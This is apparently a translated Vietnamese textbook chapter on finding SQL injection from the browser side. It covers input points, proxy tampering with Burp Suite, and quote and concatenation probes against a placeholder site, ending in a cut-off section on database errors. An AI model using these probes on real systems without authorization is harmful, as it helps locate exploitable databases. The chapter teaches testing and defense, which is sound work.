Vì SQL injection thường được kiểm tra từ xa (Ví dụ như là một phần của bài kiểm tra thâm nhập ứng dụng thông qua Internet), bạn thường không có cơ hội để nhìn vào mã nguồn để xem lại cấu trúc của truy vấn mà bạn đang tiêm mã lệnh xấu vào trong nó. Điều này thường dẫn đến sự cần thiết phải thực hiện nhiều thử nghiệm của bạn thông qua suy luận rằng, "nếu tôi thấy điều này, thì điều này có thể xảy ra ở back end".

Trong phần này, chúng ta sẽ thảo luận về các kỹ thuật dành cho việc tìm kiếm các vấn đề về SQL Injection từ quan điểm của người dùng đang ngồi trước trình duyệt của mình và tương tác với một ứng dụng web. Chúng ta cũng sẽ cũng sẽ thảo luận về các kỹ thuật để xác nhận rằng vấn đề thực sự là SQL Injection, chứ không phải là một số vấn đề khác, chẳng hạn như XML Injection. Cuối cùng chúng ta sẽ tìm hiểu về quá trình tự động phát hiện SQL Injection để tăng hiệu quả của việc phát hiện các trường hợp đơn giản của SQL Injection

### 3.2. Tìm kiếm SQL Injection

SQL injection có thể có mặt bất kỳ ứng dụng front-end nào chấp nhận dữ liệu đầu vào từ một hệ thống hoặc người dùng, cái mà sau đó được sử dụng để truy cập vào một máy chủ cơ sở dữ liệu. Trong phần này, ta sẽ tập trung vào môi trường Web, vì đây là môi trường phổ biến nhất, và ta sẽ bắt đầu với một trình duyệt web.

Trong môi trường Web, trình duyệt Web là một Client, đóng vai trò front-end, nó yêu cầu dữ liệu từ người dùng và gửi dữ liệu đó tới máy chủ từ xa, nơi mà các câu truy vấn SQL động sẽ được tạo ra bằng việc sử dụng các dữ liệu đã nhận được. Mục tiêu chính của chúng ta ở trong phần này là xác định điều bất thường trong phản hồi của máy chủ và xác định có phải chúng được sinh ra bởi một lỗ hổng SQL Injection hay không ?

Do không có quyền truy cập vào mã nguồn của ứng dụng nên chúng ta cần kiểm tra bằng suy luận. Hãy chú ý các phản hồi của server để thu được ý tưởng về những gì có thể xảy ra ở phía máy chủ.

Kiểm tra bằng suy luận là việc dễ hơn chúng ta thường nghĩ, đó chỉ là việc chúng ta gửi các requests đến máy chủ, và cố gắng phát hiện những điều bất thường trong phản hồi của máy chủ. Mọi người thường nghĩ rằng việc tìm kiếm lỗ hổng SQL Injection là việc gửi các giá trị ngẫu nhiên đến máy chủ, nhưng bạn sẽ thấy rằng, một khi chúng ta hiểu được logic và các nguyên tắc cơ bản của cuộc tấn công, bạn sẽ nhận ra một quá trình rất đơn giản và thú vị.

### 3.2.1. Kiểm tra bằng cách suy luận

- Quy tắc đơn giản để xác định lỗ hổng SQL: gây ra các bất thường bằng việc gửi các dữ liệu không mong muốn. Quy tắc này ngụ ý:

- + Xác định tất cả các mục nhập dữ liệu trên ứng dụng Web
- + Biết loại yêu cầu ( request ) có thể gây ra sự bất thường
- + Phát hiện các bất thường trong phản hồi từ server

Quy tắc này trông có vẻ khá đơn giản. Trước tiên bạn cần phải xem cách trình duyệt web gửi các requests đến máy chủ web. Các ứng dụng khác nhau hoạt động theo những cách khác nhau, nhưng các nguyên tắc cơ bản thì đều giống nhau, bởi vì các ứng dụng web đều được xây dựng dựa trên môi trường web thuần túy. Một khi bạn đã xác định được tất cả các dữ liệu được chấp nhận bởi ứng dụng web, bạn cần phải sửa đổi nó theo ý của mình và phân tích các phản hồi ( response ) từ máy chủ. Đôi khi các phản hồi sẽ bao gồm một thông báo lỗi SQL được đưa ra trực tiếp từ cơ sở dữ liệu, và điều này sẽ làm cho việc tìm kiếm lỗ hổng SQL injection của bạn trở nên dễ dàng hơn, tuy nhiên bạn cần phải tập trung và phát hiện ra sự tinh tế trong các thông báo lỗi này.

#### 3.2.1.1. Xác định các nguồn nhận dữ liệu đầu vào

Môi trường Web là một ví dụ về kiến trúc Client/Server. Trình duyệt của bạn (hoạt động với tư cách Client) gửi một yêu cầu tới Server và đợi một hồi đáp. Server nhận được yêu cầu, tạo ra một phản hồi, và gửi lại cho Client. Rõ ràng, phải có một sự hiểu biết nào đó giữa hai bên; Nếu không Client sẽ yêu cầu một điều gì đó và Server sẽ không biết cách trả lời. Sự hiểu biết chung của cả hai bên được đưa ra bằng cách sử dụng một giao thức; Trong trường hợp này, giao thức HTTP

Nhiệm vụ đầu tiên của chúng ta ở phần này là xác định tất cả các nguồn nhận dữ liệu đầu vào được chấp nhận bởi ứng dụng Web từ xa. HTTP định nghĩa một số hành động mà một Client có thể gửi tới Server. Tuy nhiên, chúng ta sẽ tập trung vào 2 phần có liên quan nhất cho mục đích khám phá SQL Injection là: phương thức GET và POST.

### 3.2.1.2. GET Requests

GET là một phương thức HTTP yêu cầu Server cung cấp bất cứ thông tin nào được chỉ ra trong URL. Đây là phương thức thường được sử dụng khi ta click vào một đường link. Thông thường, trình duyệt Web tạo ra GET request, gửi nó tới máy chủ Web và hiển thị kết quả trong trình duyệt. Mặc dù nó là rõ ràng với người dùng, yêu cầu GET được gửi đến Web Server sẽ như sau:

GET /search.aspx?text=lcd%20monitors&cat=1&num=20 HTTP/1.1

Host:www.victim.com

User-Agent: Mozilla/5.0 (X11; U; Linux x86\_64; en-US; rv:1.8.1.19)

Gecko/20081216 Ubuntu/8.04 (hardy) Firefox/2.0.0.19

Accept: text/xml,application/xml,application/xhtml+xml,

text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5

Accept-Language: en-gb,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7

Keep-Alive: 300

Proxy-Connection: keep-alive

Loại request này gửi các tham số trong URL theo định dạng sau:

?parameter1=value1&parameter2=value2&parameter3=value3...

Trong ví dụ trên, có thể thấy ba tham số: text, cat, và num. Ứng dụng từ xa sẽ lấy ra các giá trị của các tham số và sử dụng chúng cho bất kỳ mục đích nào mà chúng đã được thiết kế. Đối với GET request, bạn có thể điều khiển các tham số, đơn giản bằng cách thay đổi chúng trong thanh công cụ điều hướng của trình duyệt. Ngoài ra, bạn cũng có thể sử dụng một công cụ Proxy để làm việc này

### 3.2.1.3. POST Request

POST là một phương thức HTTP được sử dụng để gửi thông tin đến máy chủ Web. Hành động mà Server thực hiện được xác định bởi URL đích. Đây thường là phương thức được sử dụng khi bạn điền vào một form trong trình duyệt

và nhấp vào nút Gửi. Mặc dù trình duyệt của bạn làm mọi thứ cho bạn, ví dụ về những gì được gửi đến máy chủ Web từ xa:

POST /contact/index.asp HTTP/1.1

Host:www.victim.com

User-Agent: Mozilla/5.0 (X11; U; Linux x86\_64; en-US; rv:1.8.1.19)  
Gecko/20081216

Ubuntu/8.04 (hardy) Firefox/2.0.0.19

Accept: text/xml,application/xml,application/xhtml+xml,  
text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5

Accept-Language: en-gb,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7

Keep-Alive: 300

Referer: http://www.victim.com/contact/index.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 129

first=John&last=Doe&email=john@doe.com&phone=555123456&title=Mr&c  
ountry=US&comments=I%20would%20like%20to%20request%20informatio  
n

Các giá trị gửi đến Web Server có cùng định dạng đã được giải thích cho GET request, nhưng bây giờ chúng nằm ở cuối request

**Note:** Bạn hãy luôn nhớ một điều, không quan trọng là dữ liệu này được hiển thị cho bạn như thế nào trên trình duyệt. Một số giá trị có thể là các trường ẩn bên trong form, và các giá trị khác có thể là trường drop-down với một tập các lựa chọn, bạn có thể gặp các trường bị giới hạn kích thước, thậm chí là các trường bị vô hiệu hóa. Hãy nhớ rằng tất cả các điều này chỉ là chức năng của Client-side và bạn có toàn quyền đối với việc gửi cái gì đó đến Server. Vì vậy, bạn đừng nghĩ rằng các cơ chế hiển thị dữ liệu lên giao diện của phía client-side thì giống như các chức năng để bảo mật.


- Làm thế nào để sửa đổi dữ liệu nếu trình duyệt không cho phép. Có một vài cách để làm điều này :

+ Tiện ích sửa đổi trình duyệt (Browser modification extensions)

+ Proxy server

• Tiện ích sửa đổi trình duyệt là các plug-ins được chạy trên trình duyệt của bạn và cho phép bạn thực hiện một số chức năng bổ sung. Ví dụ, Web Developer ( <https://addons.mozilla.org/en-US/firefox/addon/60> ) extension dành cho Mozilla Firefox cho phép bạn thấy các trường ẩn, loại bỏ giới hạn kích thước và chuyển đổi các trường select thành các trường input và các chức năng khác. Extension này rất có ích khi bạn muốn thử thao tác dữ liệu gửi đến Server. Tamper Data ( <https://addons.mozilla.org/enUS/firefox/addon/966> ) là một extension thú vị khác dành cho Firefox. Bạn có thể sử dụng Tamper Data để xem và sửa đổi các phần headers và các tham số của POST request trong HTTP và HTTPS requests. Một lựa chọn khác là SQL Inject Me ( <https://addons.mozilla.org/en-US/firefox/addon/7597> ). Công cụ này gửi các chuỗi vượt qua cơ sở dữ liệu thông qua các trường tìm thấy trong trang HTML

• Giải pháp thứ 2 là sử dụng local proxy. Một local proxy là một phần của phần mềm nằm giữa trình duyệt và Server, như trong **hình 3.2.1.3.1**. Phần mềm này thì chạy một cách cục bộ trên máy tính của bạn; hình ảnh cho thấy một thiết lập local proxy.



**Hình 3.2.1.3.1 : Local Proxy**

**Hình 3.2.1.3.1** cho thấy cách bạn có thể vượt qua bất kỳ hạn chế Client-side bằng cách sử dụng proxy server. Proxy chặn các requests tới server và cho phép bạn sửa đổi theo ý thích. Để làm điều này bạn chỉ cần có 2 thứ :

Cài đặt proxy server trên máy tính của bạn

Cấu hình trình duyệt của bạn để sử dụng proxy server của bạn


Bạn có thể chọn một số giải pháp thay thế khác khi cài đặt một proxy cho các cuộc tấn công SQL injection. Những phần mềm proxy đáng được chú ý nhất là : Paros Proxy, WebScarab và Burp Suite, tất cả đều có thể đánh chặn lưu lượng truy cập và cho phép bạn sửa đổi dữ liệu được gửi tới server. Mặc dù chúng có một số điểm khác biệt, nhưng quyết định sử dụng công cụ nào phụ thuộc vào sự lựa chọn cá nhân của bạn.

Sau khi cài đặt và chạy phần mềm, bạn cần phải kiểm tra cổng mà proxy đang nghe. Thiết lập trình duyệt Web của bạn để sử dụng proxy và bạn đã sẵn sàng để tiếp tục. Tùy thuộc vào trình duyệt Web mà bạn chọn, cài đặt nằm trong một menu khác. Ví dụ: trong Mozilla Firefox, nhấp vào **Edit | Preferences | Advanced | Network | Settings**.

Firefox extensions như FoxyProxy (<https://addons.mozilla.org/en-US/firefox/addon/2464>) Cho phép bạn chuyển đổi giữa các cài đặt proxy đã được định trước, extension này rất hữu ích và giúp bạn tiết kiệm thời gian.

Trong Microsoft Internet Explorer, bạn có thể truy cập các cài đặt proxy trong **Tools | Internet Options | Connections | Lan Settings | Proxy Server**.

Một khi bạn đã chạy phần mềm proxy của mình và trình duyệt của bạn trở đến nó, bạn có thể bắt đầu thử nghiệm mục tiêu Website và thao túng các tham số được gửi tới ứng dụng từ xa, như **hình 3.2.1.3.2**



**Hình 3.2.1.3.2 : chặn request bằng Burpsuite**

**Hình 3.2.1.3.2** cho thấy Burp Suite chặn một POST request và cho phép người dùng sửa đổi các trường. Yêu cầu đã được chặn bởi proxy và người dùng có thể thực hiện thay đổi nội dung tùy ý. Sau khi hoàn thành người sử dụng nên nhấp vào nút forward và cái request đã được chỉnh sửa sẽ được gửi đến server.



Sau đó, trong "Confirming SQL Injection", chúng ta sẽ thảo luận về loại nội dung có thể được tiêm vào các tham số để kích hoạt các lỗ hổng SQL injection.

#### **3.2.1.4. Các dữ liệu có thể tiêm lệnh khác**

Hầu hết các ứng dụng lấy dữ liệu từ các tham số GET hoặc POST. Tuy nhiên, các phần khác của HTTP request có thể kích hoạt các lỗ hổng SQL injection

Cookie là một ví dụ tốt. Cookie được gửi đến trình duyệt của người dùng và chúng được tự động gửi lại cho server trong mỗi request. Cookie thường được sử dụng để xác thực, kiểm soát phiên, và duy trì các thông tin cụ thể về người sử dụng, chẳng hạn như các cá nhân hình trong trang Web. Như đã giải thích trước đó, bạn có toàn quyền kiểm soát đối với nội dung được gửi tới máy chủ và do đó cookie được coi là một hình thức hợp lệ của đầu vào dữ liệu người dùng, vì vậy nó dễ bị khai thác để thực hiện tiêm lệnh.

Các ví dụ khác về các ứng dụng dễ bị khai thác để tiêm lệnh ở các phần khác của HTTP request bao gồm Host, Referer và User-Agent headers. Trường Host header xác định máy chủ lưu trữ Internet (Internet host) và số cổng của tài nguyên được yêu cầu. Trường Referer xác định tài nguyên từ request hiện tại. Trường User-Agent header xác định trình duyệt Web được sử dụng bởi người dùng. Mặc dù các trường hợp này là không phổ biến nhưng một số ứng dụng giám sát mạng và xu hướng Web sử dụng Host, Referer và User-Agent header để tạo các đồ thị, và lưu trữ chúng trong cơ sở dữ liệu. Trong những trường hợp như vậy, rất đáng để kiểm tra các trường headers này về vấn đề có thể có các lỗ hổng injection tiềm năng.

Bạn có thể sửa đổi cookie và HTTP headers thông qua phần mềm proxy giống như cách bạn đã thấy trong chương này.

### 3.2.1.5. Xử lý các tham số

Chúng ta sẽ bắt đầu với một ví dụ rất đơn giản để bạn có thể làm quen với các lỗ hổng SQL injection.

Giả sử bạn vào trang web của Victim Inc., một cửa hàng thương mại điện tử nơi bạn có thể mua tất cả các loại đồ vật. Bạn có thể kiểm tra các sản phẩm trực tuyến, sắp xếp chúng theo giá, chỉ hiển thị một loại sản phẩm nhất định,... . Khi bạn duyệt các danh mục khác nhau của sản phẩm, bạn sẽ nhận thấy rằng URL trông giống như sau:

<http://www.victim.com/showproducts.php?category=bikes>

<http://www.victim.com/showproducts.php?category=cars>

<http://www.victim.com/showproducts.php?category=boats>

Trang showproducts.php nhận một tham số được gọi là category. Bạn không phải gõ bất cứ điều gì, bởi vì các đường links trước đó đã được hiển thị trên trang web, vì vậy bạn chỉ cần bấm vào chúng. Ứng dụng ở phía server side đang đợi các giá trị đã biết và hiển thị các sản phẩm thuộc về loại nhất định nào đó.

Ngay cả khi không bắt đầu quá trình testing, bạn cũng nên có một ý tưởng sơ bộ về cách ứng dụng có thể hoạt động. Có thể khẳng định rằng ứng dụng không tĩnh, nó tùy thuộc vào giá trị của tham số category, có vẻ như tùy thuộc vào giá trị của tham số category, ứng dụng sẽ hiển thị các sản phẩm khác nhau dựa trên kết quả của một truy vấn tới cơ sở dữ liệu back-end

Bây giờ bạn có thể bắt đầu thay đổi giá trị của tham số category thành một cái gì đó mà ứng dụng không mong đợi. Có thể như sau:

<http://www.victim.com/showproducts.php?category=attacker>

Chúng ta đã gửi một yêu cầu đến máy chủ với tham số category không tồn tại. Phản hồi của server như sau:


Warning: mysql\_fetch\_assoc(): supplied argument is not a valid MySQL result resource in /var/www/victim.com/showproducts.php on line 34

Cảnh báo này là lỗi cơ sở dữ liệu MySQL được cơ sở dữ liệu trả lại khi người dùng cố gắng đọc một bản ghi từ một tập kết quả trống. Lỗi này chỉ ra rằng ứng dụng từ xa không xử lý đúng các dữ liệu không mong muốn.

Tiếp tục với quá trình suy luận, bạn thực hiện một request, nối thêm dấu (') với giá trị mà bạn đã gửi trước đây:

<http://www.victim.com/showproducts.php?category=attacker'>

- **Hình 3.2.1.5** cho thấy phản hồi từ máy chủ.



**Hình 3.2.1.5:** MySQL Server Error

Server trả về lỗi sau: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' 'attacker' ' ' at line 1

Như bạn có thể thấy, một số ứng dụng phản hồi theo cách không mong muốn khi xử lý dữ liệu người dùng. Không phải mỗi bất thường được phát hiện trong một trang Web sẽ là do lỗ hổng SQL injection, vì nó có thể bị ảnh hưởng bởi một số vấn đề khác. Khi bạn quen thuộc với việc khai thác lỗ hổng SQL injection, bạn sẽ nhận ra tầm quan trọng của ký tự dấu nháy đơn (') cho các mục đích phát hiện và bạn sẽ học cách gửi các requests thích hợp đến server để xác định loại injection nào có thể thực hiện được.

Một bài kiểm tra thú vị khác bạn có thể thực hiện để xác định lỗ hổng trong Microsoft SQL Server và Oracle là gửi hai yêu cầu sau đến máy chủ Web:

```
http://www.victim.com/showproducts.php?category=bikes
http://www.victim.com/showproducts.php?category=bi'+ 'kes
```

Tương đương với MySQL là:

```
http://www.victim.com/showproducts.php?category=bikes
http://www.victim.com/showproducts.php?category=bi' 'kes
```

Nếu kết quả của cả hai yêu cầu là như nhau, có một khả năng cao rằng có một lỗ hổng SQL injection.

Tại thời điểm này, bạn có thể hơi bối rối về các dấu nháy đơn và ký tự được mã hoá, nhưng mọi thứ sẽ có ý nghĩa khi bạn đọc chương này. Mục đích của phần này là để cho bạn thấy loại thao tác có thể gây ra bất thường trong phản hồi từ Web server. Trong phần "Xác nhận SQL Injection", ta sẽ tìm hiểu rộng hơn về các chuỗi nhập vào để tìm kiếm các lỗ hổng SQL injection.

## **Công cụ & Cạm bẫy...**


### **Kiểm soát Dữ liệu Người dùng**

- Lỗ hổng SQL injection xảy ra vì hai lý do:
  - + Thiếu kiểm soát dữ liệu đầu vào từ người dùng
  - + Dữ liệu và cấu trúc điều khiển được trộn lẫn với nhau trên một kênh vận chuyển.
- Hai vấn đề này là nguyên nhân gây ra một số lỗ hổng quan trọng nhất được khai thác trong lịch sử máy tính, chẳng hạn như tràn stack và tràn heap ( heap and stack overflows ), và các vấn đề về định dạng chuỗi.
- Việc thiếu kiểm tra dữ liệu đầu vào từ người dùng cho phép kẻ tấn công lây nhiễm từ phân dữ liệu ( ví dụ như : một chuỗi được bao bọc giữa các dấu nháy đơn hoặc một số ) tới các lệnh điều khiển ( chẳng hạn như SELECT, UNION, AND, OR,...)
- Để chống lại loại lỗ hổng này, biện pháp đầu tiên để áp dụng là thực hiện kiểm tra nghiêm ngặt dữ liệu đầu vào từ người dùng hoặc mã hoá đầu ra. Ví dụ: bạn có thể áp dụng phương pháp tiếp cận danh sách trắng, theo nếu bạn đang mong muốn giá trị của tham số là một số, bạn có thể cấu hình ứng dụng Web của bạn để loại bỏ mọi ký tự từ đầu vào do người dùng cung cấp mà không phải là một chữ số. Nếu bạn yêu cầu người dùng nhập một chuỗi, bạn chỉ chấp nhận các ký tự mà bạn đã xác định trước đó không nguy hiểm. Nếu không thể, bạn phải đảm bảo rằng tất cả các đầu vào được trích dẫn/mã hoá đúng cách.
- Trong các phần sau, bạn sẽ thấy cách mà thông tin đến được với cơ sở dữ liệu đến server và lý do tại sao các lỗi trước đó được tạo ra.

### 3.2.1.6. Luồng làm việc của thông tin

Trong phần trước, bạn đã nhìn thấy một số lỗi SQL injection được hiển thị như một kết quả của sự thao túng các tham số. Bạn có thể tự hỏi tại sao Web server lại hiển thị ra một lỗi từ cơ sở dữ liệu khi bạn sửa đổi một tham số. Mặc dù các lỗi được hiển thị trong phản hồi của Web server, nhưng SQL injection lại xảy ra ở lớp cơ sở dữ liệu. Những ví dụ dưới đây sẽ cho bạn thấy làm thế nào để bạn có thể tiếp cận một máy chủ cơ sở dữ liệu thông qua ứng dụng Web

Có một sự hiểu biết rõ ràng về cách mà dữ liệu nhập vào của bạn ảnh hưởng đến truy vấn SQL và loại phản hồi bạn có thể mong đợi từ máy chủ, là những điều rất quan trọng. **Hình 3.2.1.6** cho thấy cách mà dữ liệu được gửi từ trình duyệt, được sử dụng như thế nào trong việc tạo ra một câu lệnh SQL và cách các kết quả được trả về trình duyệt



**Hình 3.2.1.6:** Dòng thông tin trong kiến trúc ba tầng

- **Hình 3.2.1.6** cho thấy luồng làm việc của thông tin giữa tất cả các bên thường tham gia trong một yêu cầu Web động (dynamic Web request):
  1. Người dùng gửi một request đến máy chủ Web
  2. Máy chủ Web nhận về dữ liệu người dùng, tạo một câu lệnh SQL có chứa các dữ liệu được nhập vào từ người dùng, sau đó gửi truy vấn tới máy chủ cơ sở dữ liệu.
  3. Máy chủ cơ sở dữ liệu thực hiện truy vấn SQL và trả về kết quả cho máy chủ Web. Lưu ý rằng máy chủ cơ sở dữ liệu không biết về logic của ứng dụng; Nó chỉ thực hiện một truy vấn và trả về kết quả.
  4. Máy chủ Web tự động tạo ra một trang HTML dựa trên phản hồi từ cơ sở dữ liệu.

Như bạn thấy, máy chủ Web và máy chủ cơ sở dữ liệu là các thực thể riêng biệt. Máy chủ Web chỉ tạo một truy vấn SQL, phân tích kết quả, và hiển thị các kết quả cho người dùng. Máy chủ cơ sở dữ liệu nhận được truy vấn và trả về kết quả cho máy chủ Web. Điều này rất quan trọng khi khai thác các lỗ hổng SQL injection vì nếu bạn có thể thao túng câu lệnh SQL và làm cho máy chủ cơ sở dữ


liệu trả lại dữ liệu tùy ý (chẳng hạn như tên người dùng và mật khẩu từ trang web của Victim Inc.) thì máy chủ Web sẽ không có cách nào để xác minh liệu ứng dữ liệu có hợp pháp hay không.

### 3.2.2. Các lỗi của cơ sở dữ liệu

Ở phần trước, chúng ta đã được thấy một số lỗi SQL injection được hiển thị, như là kết quả của việc sửa đổi tham số. Mặc dù các lỗi được hiển thị trong phản hồi của máy chủ Web, nhưng SQL injection lại xảy ra ở lớp cơ sở dữ liệu. Những ví dụ dưới đây sẽ cho bạn thấy cách để có thể tiếp cận tới một máy chủ cơ sở dữ liệu thông qua ứng dụng Web.

Việc bạn tự làm quen với các lỗi cơ sở dữ liệu khác nhau mà bạn có thể nhận được từ máy chủ Web khi thực hiện kiểm tra các lỗ hổng SQL injection là vô cùng quan trọng.

**Hình 3.2.2** Cho thấy một lỗi SQL injection xảy ra như thế nào và cách mà WebServer xử lý nó .



**Hình 3.2.2 :** Luồng thông tin trong suốt quá trình Lỗi SQL Injection xảy ra

- **Hình 3.2.2** cho thấy , một số vấn đề xảy ra trong suốt quá trình một lỗi SQL injection xảy ra :

